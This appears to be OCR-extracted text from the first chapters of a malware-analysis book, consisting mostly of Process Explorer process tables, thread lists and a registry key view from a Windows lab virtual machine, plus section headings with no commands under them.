



Chapter 1: Introduction to the Security Landscape









Reverse Shell



Bind Shell



Chapter 2: Before Research Begins



Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
svchost.exe		1,268 K	5,612 K	2736	Host Process for Windows S...	Microsoft Corporation
vmtoolsd.exe	0.03	8,700 K	21,504 K	2748	VMware Tools Core Service	VMware, Inc.
VGAuthService.exe		3,188 K	10,516 K	2756	VMware Guest Authenticatio...	VMware, Inc.
svchost.exe		1,540 K	7,460 K	2828	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,388 K	12,420 K	2876	Host Process for Windows S...	Microsoft Corporation
MBAMService.exe	< 0.01	17,920 K	54,312 K	2896	Malwarebytes Service	Malwarebytes
mbamtray.exe		25,388 K	41,332 K	4100	Malwarebytes Tray Application	Malwarebytes
svchost.exe		1,248 K	5,432 K	3008	Host Process for Windows S...	Microsoft Corporation
svchost.exe		6,948 K	13,756 K	3228	Host Process for Windows S...	Microsoft Corporation
dllhost.exe	< 0.01	4,112 K	13,660 K	3448	COM Surrogate	Microsoft Corporation
msdtc.exe	0.01	2,964 K	10,416 K	4036	Microsoft Distributed Transa...	Microsoft Corporation
svchost.exe		2,524 K	10,172 K	4804	Host Process for Windows S...	Microsoft Corporation
svchost.exe		15,184 K	24,140 K	4908	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	10,004 K	21,304 K	5108	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,956 K	7,408 K	4240	Host Process for Windows S...	Microsoft Corporation
svchost.exe		4,544 K	15,720 K	4820	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.05	4,424 K	15,088 K	4356	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,852 K	11,640 K	4508	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,636 K	7,484 K	4436	Host Process for Windows S...	Microsoft Corporation
svchost.exe		5,064 K	17,212 K	2548	Host Process for Windows S...	Microsoft Corporation
svchost.exe		8,656 K	36,464 K	4376	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,808 K	20,848 K	5268	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,904 K	8,072 K	5336	Host Process for Windows S...	Microsoft Corporation
ctfmon.exe		3,564 K	15,076 K	5404		
svchost.exe		3,900 K	15,384 K	5508	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,584 K	20,488 K	6108	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,616 K	7,260 K	6560	Host Process for Windows S...	Microsoft Corporation
SearchIndexer.exe	< 0.01	26,168 K	35,656 K	7108	Microsoft Windows Search In...	Microsoft Corporation
SearchProtocolHost.exe		2,892 K	11,352 K	7436		
SearchFilterHost.exe		1,696 K	7,308 K	2840		
SecurityHealthService.exe	< 0.01	3,920 K	15,120 K	7612	Windows Security Health Ser...	Microsoft Corporation
svchost.exe		2,272 K	10,088 K	8204	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,716 K	11,220 K	6952	Host Process for Windows S...	Microsoft Corporation
SgrmBroker.exe		2,508 K	5,952 K	7196	System Guard Runtime Moni...	Microsoft Corporation
svchost.exe		2,408 K	9,508 K	6756	Host Process for Windows S...	Microsoft Corporation
svchost.exe	0.02	5,872 K	21,332 K	5852	Host Process for Windows S...	Microsoft Corporation
svchost.exe		3,360 K	9,124 K	1308	Host Process for Windows S...	Microsoft Corporation
WmiApSrv.exe	< 0.01	1,688 K	8,120 K	6044	WMI Performance Reverse A...	Microsoft Corporation
svchost.exe	< 0.01	3,092 K	12,376 K	8892	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,948 K	11,840 K	1668	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,444 K	8,932 K	1640	Host Process for Windows S...	Microsoft Corporation
lsass.exe	< 0.01	6,196 K	16,272 K	616	Local Security Authority Proc...	Microsoft Corporation
fontdrvhost.exe		1,420 K	3,432 K	748		
csrss.exe	0.06	1,768 K	5,224 K	476		
winlogon.exe		2,836 K	12,952 K	564		
fontdrvhost.exe		1,904 K	5,544 K	740		
dwm.exe	0.95	281,588 K	365,784 K	980		
explorer.exe	0.07	55,308 K	163,360 K	5600	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,772 K	9,016 K	5948	Windows Security notificatio...	Microsoft Corporation
vmtoolsd.exe	0.05	22,504 K	42,740 K	6284	VMware Tools Core Service	VMware, Inc.
OneDrive.exe		22,204 K	63,944 K	6076	Microsoft OneDrive	Microsoft Corporation
procexp.exe		3,732 K	11,320 K	1292	Sysinternals Process Explorer	Sysinternals - www.sysinte...
procexp64.exe	3.65	24,280 K	71,540 K	2820	Sysinternals Process Explorer	Sysinternals - www.sysinte...
Process.exe		744 K	3,544 K	9120		
conhost.exe		2,912 K	11,904 K	9136	Console Window Host	Microsoft Corporation

Process.exe:9120 Properties

Image File

Version: n/a

Build Time: Fri Feb 13 14:59:29 2009

Path: C:\Users\nir\Desktop\Process.exe

Command line: "C:\Users\nir\Desktop\Process.exe"

Current directory: C:\Users\nir\Desktop\

Autostart Location: n/a

Parent: explorer.exe(5600)

User: DESKTOP-LKFG0MU\nir

Started: 10:31:58 30/12/2020 Image: 32-bit

Comment:


VirusTotal:

Data Execution Prevention (DEP) Status: Disabled (permanent)

Address Space Load Randomization: Disabled (permanent)Disabled

Control Flow Guard: Disabled


Enterprise Context: N/A



Count: 74


TID	CPU	CSwitch Delta	Suspend Count	Service	Start Address
3220	< 0.01	1			!RtlUserThreadStart
9092					!RtlUserThreadStart
3128					!RtlUserThreadStart
2900					0x0000000000000000
2052					!RtlUserThreadStart
3224					!RtlUserThreadStart
3264					!RtlUserThreadStart
3272					!RtlUserThreadStart
3276					!RtlUserThreadStart
3280					!RtlUserThreadStart
3288					!RtlUserThreadStart
3292					!RtlUserThreadStart
3320					!RtlUserThreadStart
3324					!RtlUserThreadStart
3328					!RtlUserThreadStart
3332					!RtlUserThreadStart
3336					!RtlUserThreadStart
3340					!RtlUserThreadStart
3344					!RtlUserThreadStart
3348					!RtlUserThreadStart
3356					!RtlUserThreadStart
3808					!RtlUserThreadStart
3812					!RtlUserThreadStart
3904					!RtlUserThreadStart
3908					!RtlUserThreadStart
3912					!RtlUserThreadStart
3916					!RtlUserThreadStart

Thread ID: 4200




Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CompositeBus


Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	@compositebus.inf,%CompositeBus.SVCDESC%;Co...
ErrorControl	REG_DWORD	0x00000001 (1)
Group	REG_SZ	Extended Base
ImagePath	REG_EXPAND_SZ	\SystemRoot\System32\DriverStore\FileRepository\...
Owners	REG_MULTI_SZ	compositebus.inf
Start	REG_DWORD	0x00000003 (3)
Tag	REG_DWORD	0x0000000b (11)
Type	REG_DWORD	0x00000001 (1)




Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry	0.26	8,068 K	19,220 K	88		
System Idle Process	90.46	60 K	8 K	0		
System	0.28	192 K	144 K	4		
Interrupts	3.65	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,176 K	1,228 K	308		
Memory Compression		136 K	30,604 K	1956		
csrss.exe		1,740 K	5,240 K	392		
wininit.exe		1,328 K	6,852 K	468		
services.exe	0.01	4,856 K	9,680 K	600		
svchost.exe		916 K	3,964 K	724	Host Process for Windows S...	Microsoft Corporation
svchost.exe		10,240 K	27,576 K	812	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe	0.93	7,352 K	15,724 K	4032		
StartMenuExperienceHost....		21,044 K	68,040 K	4988		
RuntimeBroker.exe		6,836 K	24,316 K	3480	Runtime Broker	Microsoft Corporation
SearchUI.exe	Susp...	113,772 K	200,192 K	5128	Search and Cortana applicati...	Microsoft Corporation
